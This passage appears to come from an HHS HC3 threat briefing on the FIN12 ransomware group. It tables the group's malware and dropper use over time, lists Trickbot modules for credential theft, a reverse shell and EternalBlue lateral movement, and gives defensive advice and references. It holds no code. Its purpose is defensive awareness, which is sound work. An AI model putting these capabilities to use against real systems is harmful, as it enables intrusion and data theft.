
MALWARE	2018			2019											
	OCT	NOV	DEC	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	OCT	NOV	DEC
EMPIRE	🟥		🟥	🟥	🟥			🟥	🟥	🟥		🟥	🟥	🟥	🟥
BEACON										🟥		🟥			🟥
METERPRETER															
ANCHOR															
GRUNT															
GRIMAGENT															



MALWARE	2020												2021				
	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	OCT	NOV	DEC	JAN	FEB	MAR	APR	MAY
EMPIRE	🟥	🟥													🟥		
BEACON	🟥	🟥	🟥						🟥	🟥	🟥		🟥	🟥	🟥	🟥	🟥
METERPRETER		🟥							🟥								
ANCHOR									🟥								
GRUNT										🟥							
GRIMAGENT										🟥							

Historic Use of Droppers

FIN12’s use of droppers is less consistent:




They have patterns between droppers and malware:

Dropper Family	ICECANDLE	MALTSHAKE	WEIRDLOOP	WHITEDAGGER
Malware Families	BEACON BUER BAZARLOADER.KEGTAP RYUK BAZARLOADER.SINGLEMALT SYSTEMBC	EMOTET RYUK SYSTEMBC TRICKBOT	BEACON	BEACON CAMPOLOADER DFDOWNLOADER EMOTET ICEDID BAZARLOADER.KEGTAP BAZARLOADER.LOUDPOP ROLLBACK RYUK SNOWCONE SYSTEMBC TRICKBOT VIDAR

Reliance on Trickbot

Trickbot modules used by FIN12:



Module	Description
importdll	Performs browser fingerprinting and steals browser data
mailsearcher	Searches for email addresses stored within files on the victim computer
networkdll	Collects system information, including system configuration, network configuration, and user account details
newbctestdll	Provides a reverse TCP shell to cmd.exe on the victim machine
pwgrab	Steals browser history and credentials from common web browsers, FTP clients, and Outlook
sharedll/wormdll	Performs lateral movement by attempting propagation using null sessions over SMB
systeminfo	Collects information about the victim's system, including the system's Windows version, Processor and Memory details, a user list, and a list of all installed applications and services.
tabdll	Leverages the EternalBlue and EternalRomance exploits for lateral movement

Defending Against FIN12

- A wide variety of capabilities and relationships, as well as a dynamic approach towards technical operations, make FIN12 difficult to defend against
- Standard ransomware defenses
  - Protect against remote tool compromise (RDP and VPNs)
  - Phishing is a common attack vector
    - Security awareness training
    - Filtering at e-mail gateway
    - Endpoint security
  - Data backups
    - 3-2-1 rule should always be considered
      - Identify critical data – three separate copies stored on two different types of media, at least one offline
- Mandiant recommends network and endpoint security actions:
  - https://www.mandiant.com/resources/fin12-ransomware-intrusion-actor-pursuing-healthcare-targets
  - The full report also includes:
    - MITRE-mapped ATT&CK techniques
    - YARA rules
    - C2 traffic breakdown
    - Indicators of Compromise
      - Domains
      - IP addresses

FIN12: A Summary

FIN12:

- Highly capable – Outsources all capabilities (Ransomware-as-a-Service, Malware-as-a-Service and initial access brokers)
- Dynamic – Constantly shifting tactics, tools and weapons
- Aggressive – Especially towards American healthcare organizations!
- Quick – Time-to-ransom
- Elusive – Heavy reliance on speed; many capabilities are fileless

Reference Materials

References

Mandiant FIN12 report
https://www.mandiant.com/resources/fin12-ransomware-intrusion-actor-pursuing-healthcare-targets

Dropping Anchor: From a TrickBot Infection to the Discovery of the Anchor Malware
https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware

Google's TAG spots Fancy Bear. FIN12 concentrates on healthcare. Ag-sector attacks. REvil's return. Twitchy server.
https://thecyberwire.com/newsletters/daily-briefing/10/195

Aggressive Ransomware Group FIN12 Moves Fast, Targets Big Companies
https://www.securityweek.com/aggressive-ransomware-group-fin12-moves-fast-targets-big-companies

Emergent ransomware gang FIN12 strikes hospitals, moves quickly against big targets
https://www.cyberscoop.com/fin12-mandiant-hospitals-300-million/

FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets
https://www.mandiant.com/resources/fin12-ransomware-intrusion-actor-pursuing-healthcare-targets

FIN12 hits healthcare with quick and focused ransomware attacks
https://www.bleepingcomputer.com/news/security/fin12-hits-healthcare-with-quick-and-focused-ransomware-attacks/

The FIN12 Episode
https://podcasts.apple.com/us/podcast/the-fin12-episode/id1073779629

Maverick fast-attack ransomware group FIN12 is quickly expanding
https://www.itpro.co.uk/security/ransomware/361160/mandiant-releases-details-on-maverick-fast-attack-ransomware-group-fin12

Questions

Questions

Upcoming Briefs

- 01/22/2022 – Topic TBD

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to **HC3@HHS.GOV**.

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback. If you wish to provide feedback, please complete the HC3 Customer Feedback Survey.

Disclaimer

These recommendations are advisory and are not to be considered as Federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. HHS does not endorse any specific person, entity, product, service, or enterprise.

About Us

HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products

Sector & Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings & Webinar

Briefing presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic, or want to join our Listserv? Send your request for information (RFI) to HC3@HHS.GOV,or visit us at www.HHS.Gov/HC3.

Contact

www.HHS.GOV/HC3

HC3@HHS.GOV